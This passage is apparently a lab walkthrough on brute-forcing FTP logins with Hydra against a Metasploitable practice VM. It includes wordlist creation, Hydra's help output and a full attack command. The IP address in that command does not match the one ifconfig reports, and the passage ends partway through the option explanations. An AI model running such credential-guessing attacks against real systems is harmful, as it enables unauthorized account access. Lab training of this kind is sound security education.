


# BRUTE-FORCE PASSWORD CRACKING USING HYDRA IN VM



STEP 1: On your Metasploitable machine, type ifconfig in the terminal to find its IP address. Inet addr is your IP address




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 2a:1b:1d:e4:d6:74
          inet addr:192.168.1.32 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: 2401:4900:8814:b9cf:281b:1dff:fee4:d674/64 Scope:Global
          inet6 addr: fe80::281b:1dff:fee4:d674/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:2114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3140 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:162625 (158.8 KB) TX bytes:313209 (305.8 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:356 errors:0 dropped:0 overruns:0 frame:0
          TX packets:356 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:150945 (147.4 KB) TX bytes:150945 (147.4 KB)

msfadmin@metasploitable:~$
```


STEP 2 : Open the Kali Linux terminal and switch to the root user.



The screenshot shows a terminal window on a Kali Linux desktop environment. The window title bar indicates the session is running as 'root@kali' in the '/home/mubassherazaidy' directory. The terminal menu bar includes 'Session', 'Actions', 'Edit', 'View', and 'Help'. The main pane displays the command history:

```
(mubassherazaidy㉿kali)-[~]
$ sudo su
[sudo] password for mubassherazaidy:
(root㉿kali)-[/home/mubassherazaidy]
#
```


## STEP 3 : Create a text file for login name using the nano command



The screenshot shows a terminal window titled "Kali LinuxM3". The terminal session is running as root. The command history shows:

```
(mubassherazaidy㉿kali)-[~]
$ sudo su
[sudo] password for mubassherazaidy:
root@kali:/home/mubassherazaidy
# nano msfadmin.txt
```

**STEP 4:** In the text file, type few random words and at the end the login name of metasploitable - msfadmin and save it.




The screenshot shows a terminal window titled "Kali LinuxM3" running on a Kali Linux desktop environment. The window title bar includes standard icons for minimize, maximize, and close, along with the window title. The menu bar contains "Session", "Actions", "Edit", "View", and "Help". The main terminal area displays the command "root@kali: /home/mubasherazaidy" followed by the file path "msfadmin.txt \*". The content of the file is as follows:

```
%bag  
shoes  
pencil  
watch  
msfadmin
```

At the bottom of the terminal window, there is a toolbar with various nano editor commands and their keyboard shortcuts. The toolbar includes:

- G Help
- X Exit
- ^O Write Out
- ^R Read File
- ^F Where Is
- ^R Replace
- ^K Cut
- ^U Paste
- ^T Execute
- ^J Justify
- [ Read 5 lines ]
- C Location
- ^G Go To Line
- M-U Undo
- M-E Redo
- M-A Set Mark
- M-C Copy
- M-B To Bracket
- M-B Where Was
- M-F Next

## STEP 5 : Now create a txt file for password using nano command




The screenshot shows a terminal window titled "Kali LinuxM3" running on a Kali Linux desktop environment. The terminal session is as follows:

```
(mubassherazaidy㉿kali)-[~]
$ sudo su
[sudo] password for mubassherazaidy:
[root@kali]-[/home/mubassherazaidy]
# nano msfadmin.txt
[root@kali]-[/home/mubassherazaidy]
# nano msfpassword.txt
```

The user has run the "nano" command twice, once for "msfadmin.txt" and once for "msfpassword.txt". The cursor is currently positioned at the end of the second command.

STEP 6 :In the password txt file, type few random password and the end the password of metasploitable - msfadmin




The screenshot shows a terminal window titled "Kali LinuxM3" running on a Kali Linux desktop environment. The window title bar includes standard icons for minimize, maximize, and close. The terminal window has a dark background. At the top, there is a menu bar with "Applications", "File", "Edit", "View", and "Help". The command line shows the user is root at the host kali, in the directory /home/mubassherazaidy. The file being edited is "msfpassword.txt". The content of the file is:

```
bag-
shoes-1-
pencil-
-watch-
msfadmin
```

At the bottom of the terminal window, there is a status bar with various keyboard shortcuts for nano editor commands. The status bar text includes:

- [ Read 5 lines ]
- ^G Help
- ^X Exit
- ^O Write Out
- ^R Read File
- ^F Where Is
- ^L Replace
- ^K Cut
- ^U Paste
- ^T Execute
- ^C Location
- M-U Undo
- M-E Redo
- M-A Set Mark
- M-B To Bracket
- M-B Where Was
- M-F Previous
- M-F Next

## STEP 7 : Now type hydra in the terminal



The screenshot shows a terminal window titled "Kali LinuxM3" running on a Kali Linux desktop environment. The terminal session is as follows:

```
(mubassherazaidy㉿kali)-[~]
$ sudo su
[sudo] password for mubassherazaidy:
[root@kali]~:/home/mubassherazaidy
# nano msfadmin.txt
(root@kali)~:/home/mubassherazaidy
# nano msfpassword.txt
(root@kali)~:/home/mubassherazaidy
# hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS]-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN :MAX:CHARSET] [-c TIME] [-SOuvVd46] [-m MODULE_OPT] [service://server[:PORT][/:OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk3 cisco enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllib3 imap[s] irc ldap2[s] ldap3[-{cram|digest}|md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)
```

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

```
(root@kali)~:/home/mubassherazaidy
#
```

**STEP 8 : Now run the following command - hydra -L msfadmin.txt -P msfpassword.txt ftp://192.168.1.31 -f -t 4**

**Interpretation:**

**hydra** :The tool used for parallelized login cracking.

**-L** : Specifies a file containing of list of potential login names.

**msfadmin.txt** : file containing the potential login names

